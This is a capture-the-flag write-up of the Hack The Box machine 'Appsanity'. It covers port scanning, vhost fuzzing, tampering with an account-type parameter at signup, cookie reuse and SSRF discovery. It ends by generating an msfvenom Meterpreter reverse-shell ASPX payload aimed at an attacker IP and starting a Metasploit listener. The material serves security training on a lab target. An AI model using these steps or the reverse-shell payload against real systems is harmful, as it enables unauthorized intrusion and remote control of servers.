HTB Windows Hard: Appsanity
Appsanity is a Hard rated Windows machine on HTB.
Nmap Scan
All ports:
1
2
3
4
PORT     STATE SERVICE REASON
80/tcp   open  http    syn-ack
443/tcp  open  https   syn-ack
5985/tcp open  wsman   syn-ack
Detailed scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -T4 10.10.11.238
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-02-11 14:14 EST
Nmap scan report for 10.10.11.238
Host is up (0.037s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE VERSION
80/tcp  open  http    Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to <https://meddigi.htb/>
|_http-server-header: Microsoft-IIS/10.0
443/tcp open  https?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 26.53 seconds
Enumerate HTTPs (443)
Modify hosts file.
1
2
3
┌──(kali㉿kali)-[~]
└─$ tail -n 1 /etc/hosts
10.10.11.238 meddigi.htb
Landing page. 
On the signup page we can create an account, examining the request in burpsuite we see an acctype=1 parameter, which we can change to 2. 
Looks like we have doctor privileges (since we can add patients). 
Since there is no file upload or other special things to do on this page we will try vhost enumeration using ffuf.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(kali㉿kali)-[~]
└─$ ffuf -H "Host: FUZZ.meddigi.htb" -c -w "/usr/share/wordlists/dirb/big.txt" -u <https://meddigi.htb/>

        /'___\\  /'___\\           /'___\\
       /\\ \\__/ /\\ \\__/  __  __  /\\ \\__/
       \\ \\ ,__\\\\ \\ ,__\\/\\ \\/\\ \\ \\ \\ ,__\\
        \\ \\ \\_/ \\ \\ \\_/\\ \\ \\_\\ \\ \\ \\ \\_/
         \\ \\_\\   \\ \\_\\  \\ \\____/  \\ \\_\\
          \\/_/    \\/_/   \\/___/    \\/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : <https://meddigi.htb/>
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Header           : Host: FUZZ.meddigi.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

portal                  [Status: 200, Size: 2976, Words: 1219, Lines: 57, Duration: 2573ms]
:: Progress: [20469/20469] :: Job [1/1] :: 133 req/sec :: Duration: [0:03:12] :: Errors: 0 ::
Add subdomain to hosts file.
1
2
3
┌──(kali㉿kali)-[~]
└─$ tail -n 1 /etc/hosts
10.10.11.238 meddigi.htb portal.meddigi.htb
The portal page is a login page. 
Since we don’t have a Doctor Ref.Number we can try to pass the cookie we got from logging in on the other page (access_token). 
We now have access to the page. 
In the prescriptions page we can add an email and a link, when we try to callback our own machine we get a request. 
1
2
3
4
5
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (<http://0.0.0.0:80/>) ...
10.10.11.238 - - [11/Feb/2024 14:49:41] code 404, message File not found
10.10.11.238 - - [11/Feb/2024 14:49:41] "GET /test HTTP/1.1" 404 -
Looks like we can only upload pdf’s. 
Testing where the file could have been sent using the SSRF, we find that on port 8080 all the reports are kept. 
When we click on “view report”, we see the following GET request.
1
GET /ViewReport.aspx?file=98ed0032-6803-49cd-887c-6d928503ebbf_Redeemer.pdf
Perhaps if we are able to bypass the upload page we could get an ASPX reverse shell onto the machine and use our SSRF to execute it. We can start by generating our ASPX payload.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.205 LPORT=4444 -f aspx > rev.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of aspx file: 3688 bytes
Start listener in Metasploit.
1
2
3
4
5
6
7
8
9
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.205
lhost => 10.10.14.205
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.205:4444
